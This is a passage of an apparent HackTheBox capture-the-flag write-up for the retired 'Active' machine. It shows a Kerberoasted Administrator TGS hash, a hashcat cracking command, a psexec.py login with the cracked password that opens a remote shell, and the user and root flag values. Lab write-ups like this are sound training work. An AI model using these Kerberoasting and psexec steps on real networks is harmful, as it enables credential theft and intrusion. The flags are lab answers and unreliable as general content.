
```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name           MemberOf                                              PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  ----------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 19:06:40.351723  2025-08-21 16:33:48.844171



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$0b6e02383c738c80540c3caa5507bdd8$b807267ec3d71a88a6bde163b04e9c7da231c0b443728adf82737afc97ac9ae3d27243ebd7454b89a607b447426a5707b01e18d6131f71212
533ac9dfeeeb4a9a5cccc60e33b47946bb8104d4ce35a6269f485863582257b4aa03aec16a36fe016cc6f385b95e3ed47533a84ce21a9f67c6f8edc242c7102eed312bc10af38438dd01ea40be40936705964605192f2ac1e5e2c6fbd59c39324ed6fe577b3e9b79a4
5532a2b48091c77ffa873b7c6ec5f8cc70b7eb7aa1e7e0f8c1c29b76281afc4e75130d61475779b1c8a002504ad5ba3095494ea817f7c8eca968cb03415d478f4295eb5433ab551a75d473702c462b2bdb13ae184282e5f1b7f770a7d4d5040a2c3920c6ac66110801
4b4c9d1401e71547c9d22852d84a6e6eef7c0e8776a09793df8580911a1db7865a32a0ce479f60e5eaaf13549ac57bbae121e8c9242608cab169a089ecde75a1d087f638b0fc3c43611f5172acb653fbf1379c11dd2a470ad37dc3e58fcb58f97cb2eb159a3bccddfb
33ed96cd7b6e28a1c9a42b983152c9a419da61b3b3a59098c28020cbfa6dd143070113f2462e7875f98e77ecc81abf742517ed2307b64fd8ad6e4ab0e58c140311e2c6c906fa438bb9a37517d0e15e52b3ee9e2399f598356eeb1e3f134435bb4a3d2a059271fc2681
09f4f720660cc12afb31fb541117fa740aebc364390a4d0081ad7ab2d5ac5024c673b18e46a63d97691ec1688769a5e908919b62d8c6fbe45b6c2bb7c74e0f19f77af3173c5259405c9f71e0fd9e5a00e6c511133e738abab514d20700e1aa5f6fde37610a682d7a18
6b9feb32c77ed338b8637ab7fcb3191c6869c65ee8edc0d3866ad1c389f767ad9b6f721b7e057679145e160859155d5d068b3ca6cdf3303c1e42975f8db6523d9a1719ece3cbdc7779675009624f3d8e8e0d507eaac13625282c2e16a2d5fd74016a048294520ae607
6911e29537ffb5249d8dbb9cd738948f8ac63eb62c5ce57ae97f4a315e71399a17117a95b5eaee9367a2b59f4f70f61d5d8c4f218ddb5aef9594c0ebca9997d49f74ff46dddb789af21467f52b263bb4aa942cd95625daa5d2e6cd08472ff5581bc7c28735bfe9c43c
```

The hash was cracked with Hashcat




```
┌──(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ hashcat -m 13100 -a 0 hash.txt /usr/share/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1437/2939 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

A shell was obtained with help of psexec.py (impacket)




```
┌──(act)(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ psexec.py active.htb/Administrator:'Ticketmaster1968'@10.10.10.100
/home/sara/Documents/HackTheBox/Active/act/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated a
s an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11
-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file OZleCWos.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service rpmp on 10.10.10.100.....
[*] Starting service rpmp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> cd ..

C:\Windows> cd Desktop
The system cannot find the path specified.

C:\Windows> cd ..

C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is 15BB-D59C

 Directory of C:\
```

User.txt was found on C:\Users\SVC_TGS\Desktop>




```
type user.txt
C:\Users\SVC_TGS\Desktop>6b7f1ac6dbae0a6a567ded5bf18ac98c
```

And the root flag on C:\Users\Administrator\Desktop>



```
C:\Users\Administrator\Desktop> type root.txt
62ad7665e7b74abd8731fff698707a48
```



Active has been Pwned!

Congratulations SaraSarita, best of luck in capturing flags ahead!

#27219	22 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE